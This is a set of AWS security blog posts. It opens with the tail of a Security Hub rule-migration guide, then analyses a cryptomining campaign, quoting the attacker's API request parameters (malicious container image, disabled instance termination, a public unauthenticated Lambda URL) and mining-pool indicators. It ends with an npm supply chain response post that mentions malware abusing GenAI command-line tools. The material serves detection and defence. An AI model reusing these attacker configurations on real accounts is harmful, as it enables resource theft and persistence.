The following table shows the ASFF fields that are supported as actions and their corresponding OCSF fields. Note that several action fields aren’t available in OCSF:

Rule action fields in ASFF Corresponding OCSF field
Confidence  N/A
Criticality  N/A
Note  Comment 
RelatedFindings  N/A
Severity  Severity 
Types  N/A
UserDefinedFields  N/A
VerificationState  N/A
Workflow Status  Status 

For Security Hub CSPM automation rules that include actions without OCSF equivalents, the solution is designed to migrate the rules but include only the supported actions. These rules will be designated as partially migrated in the rule description and the migration report. You can use this information to review and modify the rules before enabling them, helping to ensure that the new automation rules behave as expected.

Solution overview

This solution provides a set of Python scripts designed to assist with the migration of automation rules from Security Hub CSPM to the new Security Hub. Here’s how the migration process works:

  1. Begin migration: The solution provides an orchestration script that initiates three sub-scripts and manages passing the proper inputs to them.
  2. Discovery: The solution scans your Security Hub CSPM environment to identify and collect existing automation rules across specified AWS Regions.
  3. Analysis: Each rule is evaluated to determine if it can be fully migrated, partially migrated, or requires manual intervention based on ASFF to OCSF field mapping compatibility.
  4. Transformation: Compatible rules are automatically converted from the ASFF schema to the OCSF schema using predefined field mappings.
  5. Template creation: The solution generates a CloudFormation template containing the transformed rules, maintaining their original order and Regional context.
  6. Deployment: Review the generated template and deploy it to create the migrated rules in Security Hub, where they are created in a disabled state by default.
  7. Validate and enable rules: Review each migrated rule in the AWS Management Console for Security Hub to verify its criteria, actions, and preview your current matching findings if applicable. After confirming that the rules work as intended individually and as a sequence, enable them to resume your automation workflows.
Figure 1: Architecture diagram showing scripts and how they interact with AWS

Figure 1: Architecture diagram showing scripts and how they interact with AWS

The solution, shown in Figure 1, consists of four Python scripts that work together to migrate your automation rules:

  1. Orchestrator: Coordinates discovery, transformation, and generation along with reporting and logging
  2. Rule discovery: Identifies and extracts existing automation rules from Security Hub CSPM across the Regions you specify
  3. Schema transformation: Converts the rules from ASFF to OCSF format using the field mapping detailed earlier
  4. Template generation: Creates CloudFormation templates that you can use to deploy the migrate rules

The scripts use credentials configured using the AWS Command Line Interface (AWS CLI) to discover existing Security Hub automation rules. For details on how to configure credentials using AWS CLI, see Setting up the AWS CLI.

Prerequisites

Before running the solution, ensure you have the following components and permissions in place.

  • Required software:
    • AWS CLI (latest version)
    • Python 3.12 or later
    • Python packages:
      • boto3 (latest version)
      • pyyaml (latest version)
  • Required permissions:
    For rule discovery and transformation:

    • securityhub:ListAutomationRules
    • securityhub:BatchGetAutomationRules
    • securityhub:GetFindingAggregator
    • securityhub:DescribeHub
    • securityhub:ListAutomationRulesV2

    For template deployment:

    • cloudformation:CreateStack
    • cloudformation:UpdateStack
    • cloudformation:DescribeStacks
    • cloudformation:CreateChangeSet
    • cloudformation:DescribeChangeSet
    • cloudformation:ExecuteChangeSet
    • cloudformation:GetTemplateSummary
    • securityhub:CreateAutomationRuleV2
    • securityhub:UpdateAutomationRuleV2
    • securityhub:DeleteAutomationRuleV2
    • securityhub:GetAutomationRuleV2
    • securityhub:TagResource
    • securityhub:ListTagsForResource

AWS account configuration

Security Hub supports a delegated administrator account model when used with AWS Organizations. This delegated administrator account centralizes the management of security findings and service configuration across your organization’s member accounts. Automation rules must be created in the delegated administrator account in the home Region, and in unlinked Regions. Member accounts can’t create their own automation rules.

We recommend using the same account as the delegated administrator for Security Hub CSPM and Security Hub to maintain consistent security management. Configure your AWS CLI with credentials for this delegated administrator account before running the migration solution (see Setting up the AWS CLI for more information).

While this solution is primarily designed for delegated administrator deployments, it also supports single-account Security Hub implementations.

Key migration concepts

Before proceeding with the migration of your automation rules from Security Hub CSPM to Security Hub, it’s important to understand several key concepts that affect how rules are migrated and deployed. These concepts influence the migration process and the resulting behavior of your rules. Understanding them will help you plan your migration strategy and validate the results effectively.

Default rule state

By default, migrated rules are created in a DISABLED state, meaning the actions will not be applied to findings as they are generated. The solution can optionally create rules in an ENABLED state, but this is not recommended. Instead, create the rules in a DISABLED state, review each rule, preview matching findings, and then move the rule to an ENABLED state when ready.

Unsupported fields

The migration report details any rules that can’t be migrated because they include one or more Security Hub CSPM criteria that aren’t supported by the new Security Hub. These cases occur because of the differences between the ASFF and OCSF schemas. These rules require special attention because they can’t be automatically replicated with equivalent behavior. This is particularly important if you have Security Hub CSPM rules that depend on priority order.

When rules have actions that aren’t supported, they will still be migrated if at least one action is supported. Rules with partially supported actions are flagged in the migration report and the new automation rule description and should be reviewed.

Home and linked Regions

Both Security Hub CSPM and Security Hub support a home Region that aggregates findings from linked Regions. However, their automation rules behave differently. Security Hub CSPM automation rules operate on a Regional basis. This means they only affect findings generated in the Region where they are created. Even if you use a home Region, Security Hub CSPM automation rules do not apply to the findings aggregated from linked Regions in the home Region. Security Hub supports automation rules defined in a home Region and applied to all linked Regions, and does not support the creation of automation rules in linked Regions. However, in Security Hub, unlinked Regions can still have their own automation rules that will affect only the findings generated in that Region. Unlinked Regions will need to have automation rules applied separately

The solution supports two deployment modes to handle these differences. The first mode, called Home Region, should be used for Security Hub deployments with a home Region enabled. This mode identifies Security Hub CSPM automation rules from specified Regions and then recreates them with an additional criteria to account for the Region the rule came from. Then, one CloudFormation template is generated that can be deployed in the home Region. The automation rules will still operate as intended because of the addition of the criteria for the original Region where it was created.

The second mode is called Region-by-Region. This mode is for users who don’t currently use a home Region. In this mode, the solution still discovers automation rules in the Regions specified but generates a unique CloudFormation template for each Region. The resulting templates can then be deployed one by one to the delegated administrator account for their corresponding Region. No additional criteria are added to the automation rule in this mode.

It is possible to use a home Region with Security Hub and link some Regions, but not all. If this is the case, run the Home Region mode for the home Region and all linked Regions. Then, re-run the solution in Region-by-Region mode for all unlinked Regions.

Rule order

Both Security Hub CSPM and Security Hub automation rules have an order in which they are evaluated. This can be important for certain situations where different automation rules might apply to the same findings or take actions on the same fields. This solution preserves the original order of your automation rules.

If there are existing Security Hub automation rules, the solution creates the new automation rules beginning after the existing rules. For example, if you have 3 Security Hub automation rules and are migrating 10 new rules, the solution will assign orders 4 through 13 to the new rules.

When using the Home Region mode, the order of automation rules for each Region is preserved and clustered together in the final order. For example, if a user with three Security Hub automation rules in three different Regions migrates the rules, they will be migrated sequentially. The solution will first migrate all rules from Region 1 in their original order, followed by all rules from Region 2 in their original order, and finally all rules from Region 3 in their original order.

Deploy and validate the migration

Now that you have the prerequisites in place and understand the basic concepts, you’re ready to deploy and validate the migration.

To deploy the migration:

1. Clone the Security Hub automation rules Migration Tool from the AWS samples GitHub repository:

git clone https://github.com/aws-samples/sample-SecurityHub-Automation-Rule-Migration.git

2. Run the scripts following the instructions of the README file, which will contain the most up-to-date implementation instructions. This will generate a CloudFormation template that will create the new Security Hub automation rules. Deploy the CloudFormation template using the AWS CLI or console. For more details, see the Create a stack from the CloudFormation console or the README file.

When deployment is complete, you can use the Security Hub console to review your migrated automation rules. Remember that rules are created in a DISABLED state by default. Review each rule’s criteria and actions carefully, checking that they match your intended automation workflow. You can also preview what existing findings would have matched each automation rule in the console.

To review and validate migrated rules:

1. Go to the Security Hub console and choose Automations from the navigation pane.

Figure 2: Security Hub Automations page

Figure 2: Security Hub Automations page

2. Select a rule and then choose Edit at the top of the page.

Figure 3: Security Hub automation rule details

Figure 3: Security Hub automation rule details

3. Choose Preview matching findings. It’s possible that no findings will be returned even if the automation rule is behaving as expected. This means only that there are currently no findings matching the rule criteria in Security Hub. In this case, you can still review the rule criteria.

Figure 4: Security Hub Edit automation rule page

Figure 4: Security Hub Edit automation rule page

4. After validating a rule’s configuration, you can enable it through the console from the rule editing page. You can also update the CloudFormation stack. If you didn’t need to change any criteria or actions of your automation rules, you can re-run the scripts with the optional —create-enabled flag to reproduce the CloudFormation template with all rules enabled and deploy it as an update to the existing stack.

Pay attention to any rules that have partially migrated actions, which will be noted in the Description of each rule. This means one or more actions from the original rule in Security Hub CSPM aren’t supported in Security Hub and the rule might behave differently than intended. The solution also produces a migration report that includes which rules were partially migrated and specifies which actions from the original rule could not be migrated. Review these rules carefully because they might behave differently than expected and need to be modified or recreated.

Figure 5: Review the descriptions of partially migrated automation rules

Figure 5: Review the descriptions of partially migrated automation rules

Conclusion

The new AWS Security Hub provides enhanced capabilities for aggregating, correlating, and contextualizing your security findings. While the schema change from ASFF to OCSF brings improved interoperability and integration options, it requires existing automation rules to be migrated. The solution provided in this post helps automate this migration process through discovering your existing rules, transforming them to the new schema, and generating CloudFormation templates that preserve rule order and Regional context.

After migrating your automation rules, start by reviewing the migration report to identify any rules that weren’t fully migrated. Pay special attention to rules marked as partially migrated, because these might behave differently than their original versions. We recommend testing each rule in a disabled state and validating that rules work together as expected—especially rules that operate on the same fields—before enabling them in your environment.

To learn more about Security Hub and its enhanced capabilities, see the Security Hub User Guide.
If you have feedback about this post, submit comments in the Comments section below.

Joe Wagner

Joe Wagner

Joe is a Senior Security Specialist Solutions Architect who focuses on AWS security services. He loves that cybersecurity is always changing and takes pride in helping his customers navigate it all. Outside of work, you’ll find him trying new hobbies, exploring local restaurants, and getting outside as much as he can.

Ahmed Adekunle

Ahmed Adekunle

Ahmed is a Security Specialist Solutions Architect focused on detection and response services at AWS. Before AWS, his background was in business process management and AWS tech consulting, helping customers use cloud technology to transform their business. Outside of work, Ahmed enjoys playing soccer, supporting less privileged activities, traveling, and eating spicy food, specifically African cuisine.

Salifu (Sal) Ceesay

Salifu (Sal) Ceesay

Sal is a Technical Account Manager at Amazon Web Services (AWS) specializing in financial services. He partners with organizations to operationalize and optimize managed solutions across many use cases, with expertise in native incident detection and response services. Beyond his professional pursuits, Sal enjoys gardening, playing and watching soccer, traveling, and participating in various outdoor activities with his family.

  •  

GuardDuty Extended Threat Detection uncovers cryptomining campaign on Amazon EC2 and Amazon ECS

Amazon GuardDuty and our automated security monitoring systems identified an ongoing cryptocurrency (crypto) mining campaign beginning on November 2, 2025. The operation uses compromised AWS Identity and Access Management (IAM) credentials to target Amazon Elastic Container Service (Amazon ECS) and Amazon Elastic Compute Cloud (Amazon EC2). GuardDuty Extended Threat Detection was able to correlate signals across these data sources to raise a critical severity attack sequence finding. Using the massive, advanced threat intelligence capability and existing detection mechanisms of Amazon Web Services (AWS), GuardDuty proactively identified this ongoing campaign and quickly alerted customers to the threat. AWS is sharing relevant findings and mitigation guidance to help customers take appropriate action on this ongoing campaign.

It’s important to note that these actions don’t take advantage of a vulnerability within an AWS service but rather require valid credentials that an unauthorized user uses in an unintended way. Although these actions occur in the customer domain of the shared responsibility model, AWS recommends steps that customers can use to detect, prevent, or reduce the impact of such activity.

Understanding the crypto mining campaign

The recently detected crypto mining campaign employed a novel persistence technique designed to disrupt incident response and extend mining operations. The ongoing campaign was originally identified when GuardDuty security engineers discovered similar attack techniques being used across multiple AWS customer accounts, indicating a coordinated campaign targeting customers using compromised IAM credentials.

Operating from an external hosting provider, the threat actor quickly enumerated Amazon EC2 service quotas and IAM permissions before deploying crypto mining resources across Amazon EC2 and Amazon ECS. Within 10 minutes of the threat actor gaining initial access, crypto miners were operational.

A key technique observed in this attack was the use of ModifyInstanceAttribute with disable API termination set to true, forcing victims to re-enable API termination before deleting the impacted resources. Disabling instance termination protection adds an additional consideration for incident responders and can disrupt automated remediation controls. The threat actor’s scripted use of multiple compute services, in combination with emerging persistence techniques, represents an advancement in crypto mining persistence methodologies that security teams should be aware of.

The multiple detection capabilities of GuardDuty successfully identified the malicious activity through EC2 domain/IP threat intelligence, anomaly detection, and Extended Threat Detection EC2 attack sequences. GuardDuty Extended Threat Detection was able to correlate signals as an AttackSequence:EC2/CompromisedInstanceGroup finding.

Indicators of compromise (IoCs)

Security teams should monitor for the following indicators to identify this crypto mining campaign. Threat actors frequently modify their tactics and techniques, so these indicators might evolve over time:

  • Malicious container image – The Docker Hub image yenik65958/secret, created on October 29, 2025, with over 100,000 pulls, was used to deploy crypto miners to containerized environments. This malicious image contained a SBRMiner-MULTI binary for crypto mining. This specific image has been taken down from Docker Hub, but threat actors might deploy similar images under different names.
  • Automation and toolingAWS SDK for Python (Boto3) user agent patterns indicating Python-based automation scripts were used across the entire attack chain.
  • Crypto mining domains: asia[.]rplant[.]xyz, eu[.]rplant[.]xyz, and na[.]rplant[.]xyz.
  • Infrastructure naming patterns – Auto scaling groups followed specific naming conventions: SPOT-us-east-1-G*-* for spot instances and OD-us-east-1-G*-* for on-demand instances, where G indicates the group number.

Attack chain analysis

The crypto mining campaign followed a systematic attack progression across multiple phases. Sensitive fields in this post were given fictitious values to protect personally identifiable information (PII).

Cryptocurrency Mining Campaign Diagram

Figure 1: Cryptocurrency mining campaign diagram

Initial access, discovery, and attack preparation

The attack began with compromised IAM user credentials possessing admin-like privileges from an anomalous network and location, triggering GuardDuty anomaly detection findings. During the discovery phase, the attacker systematically probed customer AWS environments to understand what resources they could deploy. They checked Amazon EC2 service quotas (GetServiceQuota) to determine how many instances they could launch, then tested their permissions by calling the RunInstances API multiple times with the DryRun flag enabled.

The DryRun flag was a deliberate reconnaissance tactic that allowed the actor to validate their IAM permissions without actually launching instances, avoiding costs and reducing their detection footprint. This technique demonstrates the threat actor was validating their ability to deploy crypto mining infrastructure before acting. Organizations that don’t typically use DryRun flags in their environments should consider monitoring for this API pattern as an early warning indicator of compromise. AWS CloudTrail logs can be used with Amazon CloudWatch alarms, Amazon EventBridge, or your third-party tooling to alert on these suspicious API patterns.

The threat actor called two APIs to create IAM roles as part of their attack infrastructure: CreateServiceLinkedRole to create a role for auto scaling groups and CreateRole to create a role for AWS Lambda. They then attached the AWSLambdaBasicExecutionRole policy to the Lambda role. These two roles were integral to the impact and persistence stages of the attack.

Amazon ECS impact

The threat actor first created dozens of ECS clusters across the environment, sometimes exceeding 50 ECS clusters in a single attack. They then called RegisterTaskDefinition with a malicious Docker Hub image yenik65958/secret:user. With the same string used for the cluster creation, the actor then created a service, using the task definition to initiate crypto mining on ECS AWS Fargate nodes. The following is an example of API request parameters for RegisterTaskDefinition with a maximum CPU allocation of 16,384 units.

{   
    "dryrun": false,   
    "requiresCompatibilities": ["FARGATE"],   
    "cpu": 16384,   
    "containerDefinitions": [     
        {       
            "name": "a1b2c3d4e5",       
            "image": "yenik65958/secret:user",       
            "cpu": 0,       
            "command": []     
        }   
    ],   
    "networkMode": "awsvpc",   
    "family": "a1b2c3d4e5",   
    "memory": 32768 
}

Using this task definition, the threat actor called CreateService to launch ECS Fargate tasks with a desired count of 10.

{   
    "dryrun": false,   
    "capacityProviderStrategy": [     
        {       
            "capacityProvider": "FARGATE",       
            "weight": 1,       
            "base": 0     
        },     
        {       
            "capacityProvider": "FARGATE_SPOT",       
            "weight": 1,       
            "base": 0     
        }   
    ],   
    "desiredCount": 10 
}

Figure 2: Contents of the cryptocurrency mining script within the malicious image

Figure 2: Contents of the cryptocurrency mining script within the malicious image

The malicious image (yenik65958/secret:user) was configured to execute run.sh after it has been deployed. run.sh runs randomvirel mining algorithm with the mining pools: asia|eu|na[.]rplant[.]xyz:17155. The flag nproc --all indicates that the script should use all processor cores.

Amazon EC2 impact

The actor created two launch templates (CreateLaunchTemplate) and 14 auto scaling groups (CreateAutoScalingGroup) configured with aggressive scaling parameters, including a maximum size of 999 instances and desired capacity of 20. The following example of request parameters from CreateLaunchTemplate shows the UserData was supplied, instructing the instances to begin crypto mining.

{   
    "CreateLaunchTemplateRequest": {       
        "LaunchTemplateName": "T-us-east-1-a1b2",       
        "LaunchTemplateData": {           
            "UserData": "<sensitiveDataRemoved>",           
            "ImageId": "ami-1234567890abcdef0",           
            "InstanceType": "c6a.4xlarge"       
        },       
        "ClientToken": "a1b2c3d4-5678-90ab-cdef-EXAMPLE11111"   
    } 
}

The threat actor created auto scaling groups using both Spot and On-Demand Instances to make use of both Amazon EC2 service quotas and maximize resource consumption.

Spot Instance groups:

  • Targeted high performance GPU and machine learning (ML) instances (g4dn, g5, g5, p3, p4d, inf1)
  • Configured with 0% on-demand allocation and capacity-optimized strategy
  • Set to scale from 20 to 999 instances

On-Demand Instance groups:

  • Targeted compute, memory, and general-purpose instances (c5, c6i, r5, r5n, m5a, m5, m5n).
  • Configured with 100% on-demand allocation
  • Also set to scale from 20 to 999 instances

After exhausting auto scaling quotas, the actor directly launched additional EC2 instances using RunInstances to consume the remaining EC2 instance quota.

Persistence

An interesting technique observed in this campaign was the threat actor’s use of ModifyInstanceAttribute across all launched EC2 instances to disable API termination. Although instance termination protection prevents accidental termination of the instance, it adds an additional consideration for incident response capabilities and can disrupt automated remediation controls. The following example shows request parameters for the API ModifyInstanceAttribute.

{     
    "disableApiTermination": {         
        "value": true     
    },     
    "instanceId": "i-1234567890abcdef0" 
}

After all mining workloads were deployed, the actor created a Lambda function with a configuration that bypasses IAM authentication and creates a public Lambda endpoint. The threat actor then added a permission to the Lambda function that allows the principal to invoke the function. The following examples show CreateFunctionUrlConfig and AddPermission request parameters.

CreateFunctionUrlConfig:

{     
    "authType": "NONE",     
    "functionName": "generate-service-a1b2c3d4" 
}

AddPermission:

{     
    "functionName": "generate-service-a1b2c3d4",     
    "functionUrlAuthType": "NONE",    
    "principal": "*",     
    "statementId": "FunctionURLAllowPublicAccess",     
    "action": "lambda:InvokeFunctionUrl" 
}

The threat actor concluded the persistence stage by creating an IAM user user-x1x2x3x4 and attaching the IAM policy AmazonSESFullAccess (CreateUser, AttachUserPolicy). They also created an access key and login profile for that user (CreateAccessKey, CreateLoginProfile). Based on the SES role that was attached to the user, it appears the threat actor was attempting Amazon Simple Email Service (Amazon SES) phishing.

To prevent public Lambda URLs from being created, organizations can deploy service control policies (SCPs) that deny creation or updating of Lambda URLs with an AuthType of “NONE”.

{   
    "Version": "2012-10-17",   
    "Statement": [     
        {       
            "Effect": "Deny",       
            "Action": [         
                "lambda:CreateFunctionUrlConfig",         
                "lambda:UpdateFunctionUrlConfig"       
            ],       
            "Resource": "arn:aws:lambda:*:*:function/*",       
            "Condition": {         
                "StringEquals": {           
                    "lambda:FunctionUrlAuthType": "NONE"         
                }       
            }     
        }   
    ] 
}

Detection methods using GuardDuty

The multilayered detection approach of GuardDuty proved highly effective in identifying all stages of the attack chain using threat intelligence, anomaly detection, and the recently launched Extended Threat Detection capabilities for EC2 and ECS.

Next, we walk through the details of these features and how you can deploy them to detect attacks such as these. You can enable GuardDuty foundational protection plan to receive alerts on crypto mining campaigns like the one described in this post. To further enhance detection capabilities, we highly recommend enabling GuardDuty Runtime Monitoring, which will extend finding coverage to system-level events on Amazon EC2, Amazon ECS, and Amazon Elastic Kubernetes Service (Amazon EKS).

GuardDuty EC2 findings

Threat intelligence findings for Amazon EC2 are part of the GuardDuty foundational protection plan, which will alert you to suspicious network behaviors involving your instances. These behaviors can include brute force attempts, connections to malicious or crypto domains, and other suspicious behaviors. Using third-party threat intelligence and internal threat intelligence, including active threat defense and MadPot, GuardDuty provides detection over the indicators in this post through the following findings: CryptoCurrency:EC2/BitcoinTool.B and CryptoCurrency:EC2/BitcoinTool.B!DNS.

GuardDuty IAM findings

The IAMUser/AnomalousBehavior findings spanning multiple tactic categories (PrivilegeEscalation, Impact, Discovery) showcase the ML capability of GuardDuty to detect deviations from normal user behavior. In the incident described in this post, the compromised credentials were detected due to the threat actor using them from an anomalous network and location and calling APIs that were unusual for the accounts.

GuardDuty Runtime Monitoring

GuardDuty Runtime Monitoring is an important component for Extended Threat Detection attack sequence correlation. Runtime Monitoring provides host level signals, such as operating system visibility, and extends detection coverage by analyzing system-level logs indicating malicious process execution at the host and container level, including the execution of crypto mining programs on your workloads. The CryptoCurrency:Runtime/BitcoinTool.B!DNS and CryptoCurrency:Runtime/BitcoinTool.B findings detect network connections to crypto-related domains and IPs, while the Impact:Runtime/CryptoMinerExecuted finding detects when a process running is associated with a cryptocurrency mining activity.

GuardDuty Extended Threat Detection

Launched at re:Invent 2025, AttackSequence:EC2/CompromisedInstanceGroup finding represents one of the latest Extended Threat Detection capabilities in GuardDuty. This feature uses AI and ML algorithms to automatically correlate security signals across multiple data sources to detect sophisticated attack patterns of EC2 resource groups. Although AttackSequences for EC2 are included in the GuardDuty foundational protection plan, we strongly recommend enabling Runtime Monitoring. Runtime Monitoring provides key insights and signals from compute environments, enabling detection of suspicious host-level activities and improving correlation of attack sequences. For AttackSequence:ECS/CompromisedCluster attack sequences, Runtime Monitoring is required to correlate container-level activity.

Monitoring and remediation recommendations

To protect against similar crypto mining attacks, AWS customers should prioritize strong identity and access management controls. Implement temporary credentials instead of long-term access keys, enforce multi-factor authentication (MFA) for all users, and apply least privilege to IAM principals limiting access to only required permissions. You can use AWS CloudTrail to log events across AWS services and combine logs into a single account to make them available to your security teams to access and monitor. To learn more, refer to Receiving CloudTrail log files from multiple accounts in the CloudTrail documentation.

Confirm GuardDuty is enabled across all accounts and Regions with Runtime Monitoring enabled for comprehensive coverage. Integrate GuardDuty with AWS Security Hub and Amazon EventBridge or third-party tooling to enable automated response workflows and rapid remediation of high-severity findings. Implement container security controls, including image scanning policies and monitoring for unusual CPU allocation requests in ECS task definitions. Finally, establish specific incident response procedures for crypto mining attacks, including documented steps to handle instances with disabled API termination—a technique used by this attacker to complicate remediation efforts.

If you believe your AWS account has been impacted by a crypto mining campaign, refer to remediation steps in the GuardDuty documentation: Remediating potentially compromised AWS credentials, Remediating a potentially compromised EC2 instance, and Remediating a potentially compromised ECS cluster.

To stay up to date on the latest techniques, visit the Threat Technique Catalog for AWS.


If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.

Kyle Koeller Kyle Koeller
Kyle is a security engineer in the GuardDuty team with a focus on threat detection. He is passionate about cloud threat detection and offensive security, and he holds the following certifications: CompTIA Security+, PenTest+, CompTIA Network Vulnerability Assessment Professional, and SecurityX. When not working, Kyle enjoys spending his time in the gym and exploring New York City.
  •  

What AWS Security learned from responding to recent npm supply chain threat campaigns

AWS incident response operates around the clock to protect our customers, the AWS Cloud, and the AWS global infrastructure. Through that work, we learn from a variety of issues and spot unique trends.

Over the past few months, high-profile software supply chain threat campaigns involving third party software repositories have highlighted the importance of protecting software supply chains for organizations of all types. In this post, we share how AWS responded to recent threats like the Nx package compromise, the Shai-Hulud worm, and a token-farming campaign in which Amazon Inspector identified more than 150,000 malicious packages (one of the largest attacks ever seen in open-source registries).

AWS Security responded to each of the examples in this post with a methodical and systematic approach. A key part of our incident response approach is to continually drive improvements into our response workflow and security systems to improve ahead of future incidents. We are also deeply committed to helping our customers and the global security community improve. Our goal with this post is to share our experiences responding to these incidents and to share the lessons we’ve learned.

Nx compromise attempts to scale through Generative AI

In late August 2025, abnormal patterns in third party software Generative AI prompt executions triggered an immediate escalation to our incident response teams. Within 30 minutes, a security incident command was established, and teams around the world began coordinating an investigation.

The investigation uncovered and confirmed the presence of a Javascript file, “telemetry.js”, that was designed to exploit GenAI command line tools through a popular npm package called Nx that had been compromised.
Our teams analyzed the malware and confirmed that the actors were attempting to steal sensitive configuration files through GitHub. However, they failed to generate valid access tokens which prevented any data from being compromised. This analysis resulted in critical data that helped our teams take direct action to protect AWS and our customers.

Working through our incident response process, some of the tasks our teams undertook included:

  • Produced a comprehensive impact assessment of AWS services and infrastructure. The assessment acts as a map that defines the scope of the incident and identifies the areas of the environment that need to be verified as part of the response.
  • Implemented repository-level blocklisting of npm packages to prevent further exposure to the compromised npm packages.
  • Conducted a deep dive to identify any potentially affected resources and look for any other attack vectors.
  • Investigated, analyzed, and remediated any affected hosts.
  • Used the learnings from our analysis to create improved detections across the environment and to enhance the security measures for Amazon Q. This included new system prompt guardrails to reject credential-harvesting, fixes to prevent system prompt extraction, and additional hardening measures for high-privilege execution modes.

The learnings from this work resulted in improvements we ingested into our incident response process and enhanced our detections mechanisms by improving how we monitor behavioral anomalies and cross-reference multiple intelligence sources. These efforts proved critical in identifying and responding to subsequent npm supply chain threat campaigns attacks.

Shai-Hulud and other npm campaigns

Then, just 3 weeks later in early September 2025, the two other npm supply chain campaigns began: the first targeted 18 popular packages (like Chalk and Debug) and the second dubbed, “Shai-Hulud”, targeted 180 packages in its first wave, with a second wave, “Shai-Hulud 2″, occurring in late November 2025. These types of campaigns attempt to compromise trusted developer machines to gain a foothold in an environment.

The Shai-Hulud worm attempts to harvest npm tokens, GitHub personal access tokens, and cloud credentials. When npm tokens are found, Shai-Hulud expands its reach by publishing infected packages as updates to packages those tokens have access to in the npm registry. The now compromised packages will execute the worm as a postinstall script, continuing to propagate the infection as new users download them. The worm also attempts to manipulate GitHub repositories to use malicious workflows to propagate and maintain its foothold in the repositories it has already infected.

While these events each took a different approach, the lessons AWS Security learned from the response to the Nx package compromise contributed to the response to these campaigns. Within 7 minutes of the publication of the packages affected by Shai-Hulud, we initiated our response process. Some of the key tasks we undertook during these responses included:

  • Registered the affected packages with the Open Source Security Foundation (OpenSSF), enabling a coordinated response across the security community.
    > Read more about how the Amazon Inspector team’s detection systems discovered these packages and how they work with the OpenSSF to help the security community respond to incidents like this one.
  • Performed monitoring to detect anomalous behavior. Where suspicious activity was detected, we took immediate action to notify impacted customers through AWS Personal Health Dashboard notifications, AWS Support cases, and direct email to the security contact for the accounts.
  • Analyzed the compromised npm packages to better understand the full capabilities of the worm, including development of a custom detonation script using generative AI, which was safely executed in a controlled sandbox environment. This work revealed the methods used by the malware to target GitHub tokens, AWS credentials, Google Cloud credentials, npm tokens, and environment variables. With this information, we used AI to analyze obfuscated JavaScript code to expand the scope of known indicators and affected packages.

By improving how we detect anomalous behavior that’s consistent with credential theft, how we analyze patterns across the npm repository, and—yet again—cross-referencing against multiple intelligence sources, AWS Security was able to build a deeper understanding of these types of coordinated campaigns. This helps to distinguish legitimate package activity from these types of malicious activities. This helped our teams respond even more effectively just a month later.

tea[.]xyz token farming

Late October and into early November, the techniques developed by the Amazon Inspector team that had been refined in the previous incidents detected a spike in compromised npm packages. The system discovered a renewed push to compromise the Tea tokens used to help recognize work done in the open-source community.

The team discovered 150,000 compromised packages during the threat actor’s campaign. At each detection, the team was able to automatically register the malicious package with the OpenSSF malicious package registry within 30 minutes. This rapid response not only protected customers using Amazon Inspector, but by sharing these results with the community, other teams and tools could protect their environments as well.

Every time that AWS Security teams identified a detection, we learned something new and we were able to incorporate this into our incident response process and further enhance our detections. The unique target of this campaign—tea[.]xyz tokens—provided another vector to refine the detections and protections various AWS Security teams had in place.

And, as we were finalizing this post (December 2025), we encountered another wave of activity seemingly targeting npm packages—nearly 1,000 suspicious packages detected in the npm registry over the course of a week. This wave, referred to as “elf-“, was engineered to steal sensitive system data and authentication credentials. Our automated defense mechanisms swiftly identified these packages and reported them to the OpenSSF.

How you can protect your organization

In this post, we’ve described how we learn from our incident response process and how the recent supply chain campaigns targeting the npm registry have helped us improve our internal systems and the products our customers use to fulfill their responsibilities in the Shared Responsibility Model. While each customer’s scale and systems will differ, we recommend incorporating the AWS Well-Architected Framework and the AWS Security Incident Response Technical Guide into your organization’s operations, and adopting the following strategy to enhance the resilience of your organization against these types of attacks:

  1. Implement continuous monitoring and enhanced detections to identify unusual patterns, enabling early threat detection. Periodically audit security tooling detection coverage by comparing results against multiple authoritative sources. AWS Services like AWS Security Hub provide a comprehensive view of the cloud environment, security findings and compliance checks enabling organizations to respond at scale and Amazon Inspector can assist with continuous monitoring of the software supply chain.
  2. Adopt layered protection, including automated vulnerability scanning and management (e.g. Amazon GuardDuty and Amazon Inspector) behavioral monitoring for anomalous package behavior (e.g. Amazon Cloudwatch and AWS Cloudtrail), credential management (Security best practices in IAM), and network controls to prevent data exfiltration (AWS Network Firewall).
  3. Maintain a comprehensive inventory of all open-source dependencies, including transitive dependencies and deployment locations, enabling rapid response when threats are identified. AWS services like Amazon Elastic Container Registry (ECR) can assist with automatic container scanning to identify vulnerabilities, and AWS Systems Manager [1] [2] can be configured to meet security and compliance objectives.
  4. Report suspicious packages to maintainers, share threat intelligence with industry groups, and participate in initiatives that strengthen collective defense. See our AWS Security Bulletins page for more information about recent security bulletins posted. Partnerships and contributing to the global security community matters.
  5. Implement proactive research, comprehensive investigation, and coordinated response (e.g. AWS Security Incident Response), which use a combination of security tooling, subject matter experts, and practiced response procedures.

Supply chain attacks continue to evolve in sophistication and scale, as demonstrated by examples mentioned in this post. These campaigns share common patterns – exploiting trust relationships within the open-source network, operating at massive scale, credential harvesting and unauthorized secrets access, and using enhanced techniques to evade traditional security controls.

The lessons learned from these events underscore the critical importance of implementing layered security controls, maintaining continuous monitoring, and participating in collaborative defense efforts. As these threats continue to evolve, AWS continues to provide customers with on-going protection through our comprehensive security approach. We are committed to continuous learning to help improve our work, to help our customers, and help the security community.

